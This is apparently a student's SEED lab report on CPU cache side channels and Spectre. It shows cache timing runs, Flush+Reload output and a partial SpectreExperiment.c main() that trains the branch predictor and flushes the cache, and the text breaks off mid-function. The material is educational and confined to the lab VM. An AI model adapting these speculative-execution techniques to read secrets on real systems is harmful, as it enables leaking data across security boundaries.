

Tasks 1 and 2: Side Channel Attacks via CPU Caches

Task 1: Reading from Cache versus from Memory


We compile the given program using the parameter -march with value native, that tells the compiler to enable all instruction subsets supported by the local machine. Next, on executing:




```
[10/10/19]seed@VM:~/Lab$ gcc -march=native CacheTime.c -o CacheTime
[10/10/19]seed@VM:~/Lab$ ./CacheTime
Access time for array[0*4096]: 104 CPU cycles
Access time for array[1*4096]: 298 CPU cycles
Access time for array[2*4096]: 202 CPU cycles
Access time for array[3*4096]: 306 CPU cycles
Access time for array[4*4096]: 304 CPU cycles
Access time for array[5*4096]: 326 CPU cycles
Access time for array[6*4096]: 520 CPU cycles
Access time for array[7*4096]: 322 CPU cycles
Access time for array[8*4096]: 330 CPU cycles
Access time for array[9*4096]: 308 CPU cycles
[10/10/19]seed@VM:~/Lab$ ./CacheTime
Access time for array[0*4096]: 120 CPU cycles
Access time for array[1*4096]: 308 CPU cycles
Access time for array[2*4096]: 326 CPU cycles
Access time for array[3*4096]: 374 CPU cycles
Access time for array[4*4096]: 348 CPU cycles
Access time for array[5*4096]: 350 CPU cycles
Access time for array[6*4096]: 492 CPU cycles
Access time for array[7*4096]: 328 CPU cycles
Access time for array[8*4096]: 306 CPU cycles
Access time for array[9*4096]: 328 CPU cycles
```




```
[10/10/19]seed@VM:~/Lab$ ./CacheTime
Access time for array[0*4096]: 102 CPU cycles
Access time for array[1*4096]: 294 CPU cycles
Access time for array[2*4096]: 310 CPU cycles
Access time for array[3*4096]: 312 CPU cycles
Access time for array[4*4096]: 212 CPU cycles
Access time for array[5*4096]: 330 CPU cycles
Access time for array[6*4096]: 448 CPU cycles
Access time for array[7*4096]: 430 CPU cycles
Access time for array[8*4096]: 334 CPU cycles
Access time for array[9*4096]: 356 CPU cycles
[10/10/19]seed@VM:~/Lab$ ./CacheTime
Access time for array[0*4096]: 120 CPU cycles
Access time for array[1*4096]: 414 CPU cycles
Access time for array[2*4096]: 162 CPU cycles
Access time for array[3*4096]: 52 CPU cycles
Access time for array[4*4096]: 196 CPU cycles
Access time for array[5*4096]: 176 CPU cycles
Access time for array[6*4096]: 184 CPU cycles
Access time for array[7*4096]: 30 CPU cycles
Access time for array[8*4096]: 170 CPU cycles
Access time for array[9*4096]: 176 CPU cycles
[10/10/19]seed@VM:~/Lab$ ./CacheTime
Access time for array[0*4096]: 104 CPU cycles
Access time for array[1*4096]: 266 CPU cycles
Access time for array[2*4096]: 174 CPU cycles
```



```
Access time for array[2*4096]: 174 CPU cycles
Access time for array[3*4096]: 78 CPU cycles
Access time for array[4*4096]: 174 CPU cycles
Access time for array[5*4096]: 194 CPU cycles
Access time for array[6*4096]: 206 CPU cycles
Access time for array[7*4096]: 78 CPU cycles
Access time for array[8*4096]: 192 CPU cycles
Access time for array[9*4096]: 194 CPU cycles
[10/10/19]seed@VM:~/Lab$ ./CacheTime
Access time for array[0*4096]: 212 CPU cycles
Access time for array[1*4096]: 244 CPU cycles
Access time for array[2*4096]: 238 CPU cycles
Access time for array[3*4096]: 66 CPU cycles
Access time for array[4*4096]: 324 CPU cycles
Access time for array[5*4096]: 244 CPU cycles
Access time for array[6*4096]: 238 CPU cycles
Access time for array[7*4096]: 68 CPU cycles
Access time for array[8*4096]: 246 CPU cycles
Access time for array[9*4096]: 264 CPU cycles
[10/10/19]seed@VM:~/Lab$ ./CacheTime
Access time for array[0*4096]: 104 CPU cycles
Access time for array[1*4096]: 198 CPU cycles
Access time for array[2*4096]: 166 CPU cycles
Access time for array[3*4096]: 30 CPU cycles
Access time for array[4*4096]: 162 CPU cycles
Access time for array[5*4096]: 162 CPU cycles
Access time for array[6*4096]: 182 CPU cycles
```



```
Access time for array[6*4096]: 182 CPU cycles
Access time for array[7*4096]: 44 CPU cycles
Access time for array[8*4096]: 162 CPU cycles
Access time for array[9*4096]: 184 CPU cycles
[10/10/19]seed@VM:~/Lab$ ./CacheTime
Access time for array[0*4096]: 104 CPU cycles
Access time for array[1*4096]: 158 CPU cycles
Access time for array[2*4096]: 164 CPU cycles
Access time for array[3*4096]: 30 CPU cycles
Access time for array[4*4096]: 158 CPU cycles
Access time for array[5*4096]: 176 CPU cycles
Access time for array[6*4096]: 192 CPU cycles
Access time for array[7*4096]: 46 CPU cycles
Access time for array[8*4096]: 162 CPU cycles
Access time for array[9*4096]: 162 CPU cycles
[10/10/19]seed@VM:~/Lab$ ./CacheTime
Access time for array[0*4096]: 212 CPU cycles
Access time for array[1*4096]: 202 CPU cycles
Access time for array[2*4096]: 220 CPU cycles
Access time for array[3*4096]: 380 CPU cycles
Access time for array[4*4096]: 202 CPU cycles
Access time for array[5*4096]: 336 CPU cycles
Access time for array[6*4096]: 302 CPU cycles
Access time for array[7*4096]: 390 CPU cycles
Access time for array[8*4096]: 408 CPU cycles
Access time for array[9*4096]: 446 CPU cycles
```




```
[10/10/19]seed@VM:~/Lab$ ./CacheTime
Access time for array[0*4096]: 226 CPU cycles
Access time for array[1*4096]: 200 CPU cycles
Access time for array[2*4096]: 204 CPU cycles
Access time for array[3*4096]: 90 CPU cycles
Access time for array[4*4096]: 204 CPU cycles
Access time for array[5*4096]: 176 CPU cycles
Access time for array[6*4096]: 210 CPU cycles
Access time for array[7*4096]: 94 CPU cycles
Access time for array[8*4096]: 214 CPU cycles
Access time for array[9*4096]: 224 CPU cycles
```

After executing 10 times, we see that, initially, the CPU cycles for all the data access were the same, and hence differentiating between memory access and cache access was not possible. However, we also notice that in certain executions, the CPU cycle time for accessing 3rd and 7th block was as low as 30 cycles. Because the access from cache is faster than from main memory, this clearly indicated that the content was fetched from the cache and not the memory,. To set a threshold, to decide if the memory block was fetched from the cache or the main memory, I consider a value of 100 CPU cycles, because none of the main memory accesses fell below that (lowest was 104 for 0th block), and on executing the same program multiple times, I noticed that the CPU cycles for accessing 3rd and 7th block reached as high as 100.

Therefore, the threshold value considered for this lab would be 100 to distinguish between cache or main memory access.

Task 2: Using Cache as a Side Channel




```
[10/10/19]seed@VM:~/Lab$ gcc -march=native FlushReload.c -o FlushReload
[10/10/19]seed@VM:~/Lab$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/10/19]seed@VM:~/Lab$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/10/19]seed@VM:~/Lab$ ./FlushReload
[10/10/19]seed@VM:~/Lab$ ./FlushReload
[10/10/19]seed@VM:~/Lab$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/10/19]seed@VM:~/Lab$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/10/19]seed@VM:~/Lab$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/10/19]seed@VM:~/Lab$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/10/19]seed@VM:~/Lab$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
```

We first change the given program to set the threshold value as 100. On running the given program 20 times, we see that the secret is identified 17 times, and misses only 3 times. Also, the secret identified is 94 only and not any other array value, verifying no main memory access was completed in less than 100 CPU cycles, hence assuring that the threshold set for the distinguishing purpose is effectual.

Task 3: Out-of-Order Execution and Branch Prediction


To observe the effect caused by an out-of-order execution, we perform an experiment, and train the CPU in order to make the CPU take the desired branch as the part of its prediction, by making a speculative execution. So, due to this, even when the if condition is false, we try to see if the if loop was executed due to the out-of-order and speculative execution (changed the threshold to 100):



```
[10/11/19]seed@VM:~/Lab$ gcc -march=native SpectreExperiment.c -o SpectreExperim
ent
[10/11/19]seed@VM:~/Lab$ ./SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[10/11/19]seed@VM:~/Lab$ ./SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[10/11/19]seed@VM:~/Lab$ ./SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[10/11/19]seed@VM:~/Lab$ ./SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[10/11/19]seed@VM:~/Lab$ ./SpectreExperiment
array[97*4096 + 1024] is in cache.
The Secret = 97.
[10/11/19]seed@VM:~/Lab$
```

Here, we see that we could find the array [97*4096 + 1024] in the cache even after flushing the cache just before calling the function in the program. This proves that the true loop was run when we called the victim function with a value of 97, otherwise the array entry would not be in the cache. From the program, we know that it is impossible for the if loop to get executed because 97 is greater than the value of size. However, due to out-of-order and speculative execution at the microarchitectural level, the line was actually executed.


Next, we comment out the lines performing the memory flushes and run the program again:



```
[10/11/19]seed@VM:~/Lab$ gcc -march=native SpectreExperiment.c -o SpectreExperim
ent
[10/11/19]seed@VM:~/Lab$ ./SpectreExperiment
[10/11/19]seed@VM:~/Lab$ ./SpectreExperiment
[10/11/19]seed@VM:~/Lab$ ./SpectreExperiment
[10/11/19]seed@VM:~/Lab$ ./SpectreExperiment
[10/11/19]seed@VM:~/Lab$ ./SpectreExperiment
```


We see that we are no more successful in running the true loop in case of a false if condition result. This is because the access check is now happening faster since the values are in the cache and hence the CPU is no more making speculative execution, since it has the actual result. Hence, in order to make a branch prediction, the access check must be slow so that the out-of-order execution could take place and the true loop is executed. We uncomment the lines again.

Next, we experiment by increasing the i to i+20 while calling the victim function, as seen:



```
int main() {
  int i;
  // FLUSH the probing array
  flushSideChannel();
  // Train the CPU to take the true branch inside victim()
  for (i = 0; i < 10; i++) {
   _mm_clflush(&size);
   victim(i+20);
  }
  // Exploit the out-of-order execution
   _mm_clflush(&size);
  for (i = 0; i < 256; i++)
   _mm_clflush(&array[i*4096 + DELTA]);
  victim(97);
